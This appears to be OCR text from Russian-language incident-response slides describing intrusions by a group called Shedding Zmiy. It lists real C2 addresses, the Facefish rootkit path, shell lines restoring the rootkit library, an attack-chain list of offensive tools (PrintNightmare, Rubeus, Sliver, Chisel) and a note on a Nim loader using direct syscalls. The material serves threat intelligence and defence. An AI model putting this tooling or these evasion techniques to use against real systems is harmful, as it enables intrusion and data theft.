- Facefish rootkit
- SystemBC
- Sliver – upx packed linux mtls beacon implant



## Attempts to defeat the rootkit


```
cd /usr/lib64/
ls
rm -r libs.so
```

## A few moments later…


```
cp /media/libs.so /usr/lib64/
```

# Keep in mind

- FaceFish /usr/lib64/libs.so
- Sliver mtls://195.2.76.120 - VDSina
- SystemBC



# Investigation board




# Кейс 04
## Атакует великий MRX

**Жертва:**
компания энергетического сектора


**Хронология инцидента:**
октябрь – ноябрь 2023

**Последствия:**
кража данных



# Suspicious RDP with hostname mrx’s-MacBook-P



# Схема атаки


Shedding Zmiy
mrx`s Macbook-P
VPN+RDP
with compromised
contractor account
Victim`s Server
WinRM
SMB
SSH
Victim`s
Infrastructure
Sliver mtls://195.2.76.120
Windows persistence via Service
Linux persistence via Cron
resocks 94.103.84.207
PrivescCheck
PrintNightmare
WerTrigger
PowerView
ADRecon
RemCom
Rubeus
Sliver mtls://195.2.76.120
Chisel 94.103.84.207
SoftPerfect Network Scanner
PsExec

# Кейс 04. Инструменты


- chisel – modified version
- sliver – first implant with limits
- nim loader – Shedding Zmiy custom loader

# Кейс 04. Nim loader




NtProtectVirtualMemory
direct syscall
via NimlineWhispers2

## Фишинговые рассылки Ekipa RAT (март 2022)

